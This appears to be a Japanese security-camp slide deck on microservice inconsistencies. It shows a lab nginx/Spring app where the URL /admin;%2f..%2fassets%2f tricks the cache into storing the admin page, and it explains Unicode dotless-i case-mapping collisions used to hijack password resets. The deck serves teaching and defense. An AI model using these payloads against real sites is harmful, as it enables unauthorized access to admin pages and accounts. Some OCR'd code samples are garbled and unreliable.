
Case2:

URI PathとCache制御不備


<https://github.com/tyage/camp.app2>

これをデプロイしたものがこちら

<http://app.seccamp.mocos.kitchen:30080>



サーバ内にキャッシュしておくと高速！



# nginx/default.conf

```
proxy_cache_path /tmp/nginx keys_zone=mycache:10m;
```

```
server {  
    listen      80 default_server;  
    server_name localhost;  
  
    proxy_set_header Host $http_host;  
  
    location / {  
        proxy_pass http://app:8080;  
    }  
  
    location /assets/ {  
        proxy_cache mycache;  
        proxy_cache_valid any 10m;  
        proxy_pass http://app:8080;  
    }  
}
```

# nginx/default.conf

```
proxy_cache_path /tmp/nginx keys_zone=mycache:10m;
```

```
server {  
    listen      80 default_server;  
    server_name localhost;  
  
    proxy_set_header Host $http_host;
```

```
    location / {  
        proxy_pass http://app:8080;  
    }
```

```
    location /assets/ {  
        proxy_cache mycache;  
        proxy_cache_valid any 10m;  
        proxy_pass http://app:8080;  
    }
```

```
}
```

リクエストを app にプロキシ



# nginx/default.conf

```
proxy_cache_path /tmp/nginx keys_zone=mycache:10m;
```

```
server {  
    listen      80 default_server;  
    server_name localhost;  
  
    proxy_set_header Host $http_host;  
  
    location / {  
        proxy_pass http://app:8080;  
    }  
  
    location /assets/ {  
        proxy_cache mycache;  
        proxy_cache_valid any 10m;  
        proxy_pass http://app:8080;  
    }  
}
```

/assets/ 以下のパスはキャッシュ対象  
キャッシュ期間は10分

# app/src/main/java/.../HomeController.java

```
public class HomeController {  
    ...  
    @GetMapping("/admin")  
    public String admin(Model model) {  
        String user = (String) session.getAttribute("user");  
  
        // admin以外のユーザはアクセス禁止  
        if (user == null || !user.equals(adminUsername)) {  
            return "redirect:/";  
        }  
  
        model.addAttribute("user", user);  
        model.addAttribute("message", secretMessage);  
        return "admin";  
    }  
}
```

# app/src/main/java/.../HomeController.java

```
public class HomeController {  
    ...  
    @GetMapping("/admin")  
    public String admin(Model model) {  
        String user = (String) session.getAttribute("user");  
  
        // admin以外のユーザはアクセス禁止  
        if (user == null || !user.equals(adminUsername)) {  
            return "redirect:/";  
        }  
  
        model.addAttribute("user", user);  
        model.addAttribute("message", secretMessage);  
        return "admin";  
    }  
}
```

/admin にアクセスできるのは管理者だけ  
→このページをキャッシュできれば ...?



管理者（講師）にURLを送って、管理画面を  
キャッシュさせてみよう

～想定解～



tyage

http://.../admin;%2f..%2fassets%2f  
にアクセスしてみてよ



admin



プロキシ



アプリ



admin



GET /admin;%2f..%2fassets%2f

NGINX



プロキシ

正規化

/admin;%2f..%2fassets%2f

→ /admin;/../assets/

→ **/assets/**



アプリ





admin

GET /admin;%2f..%2fassets%2f

NGINX



プロキシ



アプリ

正規化

/admin;%2f..%2fassets%2f

→ **/admin**



admin

NGINX



プロキシ

`/assets/` だと思ってる



アプリ

`/admin` だと思ってる




admin



NGINX



プロキシ



キャッシュ

管理画面を間違っ  
てキャッシュ



アプリ

管理画面を返却

```
~ > docker exec -it microservices-sample2-nginx-1 /bin/bash
```

```
root@4dc35105085c:/# ls -la /tmp/nginx/
```

```
total 28
```

```
drwx----- 2 nginx nginx 4096 Jun 28 06:39 .
```

```
drwxrwxrwt 1 root root 4096 Jun 28 06:39 ..
```

```
-rw----- 1 nginx nginx 1643 Jun 28 06:39 34f0b15c58a32fdf52d29f2f753bcd73
```

```
-rw----- 1 nginx nginx 2110 Jun 28 06:39 7101d0b015ada08a5947c8dad9ec56ec
```

```
-rw----- 1 nginx nginx 12122 Jun 28 06:39 8cb3ecca7f98f7e2c1bbfa0b78c987d5
```

```
root@4dc35105085c:/# cat /tmp/nginx/8cb3ecca7f98f7e2c1bbfa0b78c987d5
```

```
f00b0000000000b_Lq~
```

```
KEY: http://app:8080/admin;%2f..%2fassets%2f
```

```
HTTP/1.1 200
```

```
Content-Type: text/html; charset=UTF-8
```

```
Content-Language: en-US
```

```
Date: Tue, 28 Jun 2022 06:39:10 GMT
```

```
Connection: close
```

```
<!doctype html>
```

```
<html lang="en">
```

```
<head>
```



tyage

GET /admin;%2f..%2fassets%2f


NGINX



プロキシ



アプリ



キャッシュ



tyage




キャッシュに保存された  
管理画面を返却

NGINX



プロキシ



キャッシュ



アプリ

## その他の特殊なURI Path

- Matrix URIや % エンコーディングで、Pathの表現方法を変えられることがわかった
- サービスA, サービスBでPathの意味が変わると問題が起きるかも
- 他には？

# その他の特殊なURI Path

- slashやdot slashを入れてみる
  - 実際にアクセスできるURI 貼っていいのか？
- backslashを入れてみる
  - 実際にアクセスできるURI
- index.php/
  - 実際にアクセスできるURI
- hash #
- ナドナド...探してみると面白いかも
  - 後述するunicode文字列





Case3:

Case Insensitive検索の問題


# Case Insensitive

大文字小文字を区別しない(Case Insensitive)検索サービスは多々ある

メールアドレスは大文字小文字が違ってても、同一であってほしい


ADMIN@SECURITY.CAMP

admin@security.camp



ほとんどのサービスで大文字メールアドレスでもログインできるはず





大文字メールアドレスでも検索可

# 大文字 小文字

【サービスA】

ADMIN@SECURITY.CAMP = admin@security.camp

【サービスB】

ADMIN@SECURITY.CAMP = admin@security.camp

# 大文字 小文字

## 【サービスA】

ADMIN@SECURITY.CAMP != admin@secur□ty.camp

## 【サービスB】

ADMIN@SECURITY.CAMP = admin@secur□ty.camp

□に当てはまる文字は...?

# Unicode Dotless i

よく見る小文字の i (U+0069)

i


頂点にドットがない i (U+0131)  
トルコ語で使われてるらしい

ı



# Unicode Dotless i

大文字に変換すると区別がつかない！



The screenshot shows the Chrome DevTools Console with the following content:

```
DevTools - example.com/

Console >> 1 [Settings] [More]

top [Filter] [Settings]

All levels ▾ | 1 Issue: [Message] 1

> `ı`.toUpperCase() === 'i'.toUpperCase()
< true
>
```

ı → I

1 → I

Unicode Utilities: UnicodeSet

https://util.unicode.org/UnicodeJsps/list-unicodeset.jsp?a=[:Uppercase\_Mapping=I:]

# Unicode Utilities: UnicodeSet

[help](#) | [character](#) | [properties](#) | [confusables](#) | [unicode-set](#) | [compare-sets](#) | [regex](#) | [bnf-regex](#) | [breaks](#) | [transform](#) | [bidi](#) | [bidi-c](#) | [idna](#) | [languageid](#)

## Input

[[:Uppercase\_Mapping=I:]]

Show Set ☐ Abbreviate ☐ Collate ☐ UCD format ☐ Escape Group by:  Info:

3 Code Points

[iI ı]

|                                                             |                 |
|-------------------------------------------------------------|-----------------|
| <b>Basic Latin</b> — <b><i>Uppercase Latin alphabet</i></b> | <b>items: 1</b> |
| I <a href="#">U+0049</a> LATIN CAPITAL LETTER I             |                 |
| <b>Basic Latin</b> — <b><i>Lowercase Latin alphabet</i></b> | <b>items: 1</b> |
| i <a href="#">U+0069</a> LATIN SMALL LETTER I               |                 |
| <b>Latin Extended A</b> — <b><i>European Latin</i></b>      | <b>items: 1</b> |
| ı <a href="#">U+0131</a> LATIN SMALL LETTER DOTLESS I       |                 |

**Fonts and Display.** If you don't have a good set of Unicode fonts (and modern browser), you may not be able to read some of the characters. Some suggested fonts that you can add for coverage are: [Noto Fonts site](#), [Unicode Fonts for Ancient Scripts](#), [Large, multi-script Unicode fonts](#). See also: [Unicode Display Problems](#).

Version 9.0.0 (Unicode 5.0.0) Unicode/Emoji version 14.0

出典: [https://util.unicode.org/UnicodeJsps/list-unicodeset.jsp?a=\[:Uppercase\\_Mapping=I:\]](https://util.unicode.org/UnicodeJsps/list-unicodeset.jsp?a=[:Uppercase_Mapping=I:])

大文字に変換するとIになる文字一覧

Unicode Utilities: UnicodeSet

[help](#) | [character](#) | [properties](#) | [confusables](#) | [unicode-set](#) | [compare-sets](#) | [regex](#) | [bnf-regex](#) | [breaks](#) | [transform](#) | [bidi](#) | [bidi-c](#) | [idna](#) | [languageid](#)

**Input**

[[:Uppercase\_Mapping=S:]]

☐ Abbreviate ☐ Collate ☐ UCD format ☐ Escape Group by:  Info:

3 Code Points

[sS]

|                                                             |          |
|-------------------------------------------------------------|----------|
| <b>Basic Latin</b> — <b><i>Uppercase Latin alphabet</i></b> | items: 1 |
| S <a href="#">U+0053</a> LATIN CAPITAL LETTER S             |          |
| <b>Basic Latin</b> — <b><i>Lowercase Latin alphabet</i></b> | items: 1 |
| s <a href="#">U+0073</a> LATIN SMALL LETTER S               |          |
| <b>Latin Extended A</b> — <b><i>European Latin</i></b>      | items: 1 |
| f <a href="#">U+017F</a> LATIN SMALL LETTER LONG S          |          |

**Fonts and Display.** If you don't have a good set of Unicode fonts (and modern browser), you may not be able to read some of the characters. Some suggested fonts that you can add for coverage are: [Noto Fonts site](#), [Unicode Fonts for Ancient Scripts](#), [Large, multi-script Unicode fonts](#). See also: [Unicode Display Problems](#).

出典: [https://util.unicode.org/UnicodeJsps/list-unicodeset.jsp?a=\[\[:Uppercase\\_Mapping=S:\]\]](https://util.unicode.org/UnicodeJsps/list-unicodeset.jsp?a=[[:Uppercase_Mapping=S:]])

大文字に変換すると S になる文字一覧

# 大文字 小文字

## 【サービスA】

ADMIN@SECURITY.CAMP != admin@secur1ty.camp

別のドメイン名なので  
普通はこうあってほしい

## 【サービスB】

ADMIN@SECURITY.CAMP = admin@secur1ty.camp

大文字小文字区別しない検索  
ではこっちが正しい...?

そんなこと起こるの...?

[GitHub] Please reset your password

Inbox x



GitHub <noreply@github.com>

to me

3:16 PM (0 minutes ago)



English



Japanese

[Translate message](#)

[Turn off for: English](#)



## Reset your GitHub password

### GitHub password reset

We heard that you lost your GitHub password. Sorry about that!

But don't worry! You can use the following button to reset your password:

[Reset your password](#)

If you don't use this link within 3 hours, it will expire. To get a new password reset link, visit: [https://github.com/password\\_reset](https://github.com/password_reset)

パスワードリセット



3



0



4

**John Gracey**

Posted on 2019年12月17日

# Hacking GitHub's Auth with Unicode's Turkish Dotless 'İ'

#security #unicode #javascript #webdev

From combining emoji marks and astral planes, Unicode is under appreciated and poorly understood. The importance of understanding Unicode extends beyond localization and diversity. Failing to understand Unicode may lead to vulnerabilities in your code.

One lesser known occurrence is Unicode *Case Mapping Collisions*. Loosely speaking, a collision occurs when two *different* characters are upcased or lowercased into the same character. This effect is found commonly at the boundary between two different protocols, like email and domain names.

## A quick example

```
'İ'.toLowerCase() // 'ss'  
'İ'.toLowerCase() === 'SS'.toLowerCase() // true
```

出典: <https://dev.to/jagracey/hacking-github-s-auth-with-unicode-s-turkish-dotless-i-460n>

**John Gracey**[Follow](#)

JOINED

2019年11月30日

## Trending on DEV Community 🔥



How do you deal with Mouse Arm Syndrome !

#discuss #help #community  
#programming

Github copilot is out of beta, would you use it ?

#discuss #programming #productivity  
#github

Meme Monday!?!

#discuss #watercooler #jokes

admin@ema1.seccamp  
のパスワードリセット



コントローラ




DB




メール送信サービス

パスワードリセット

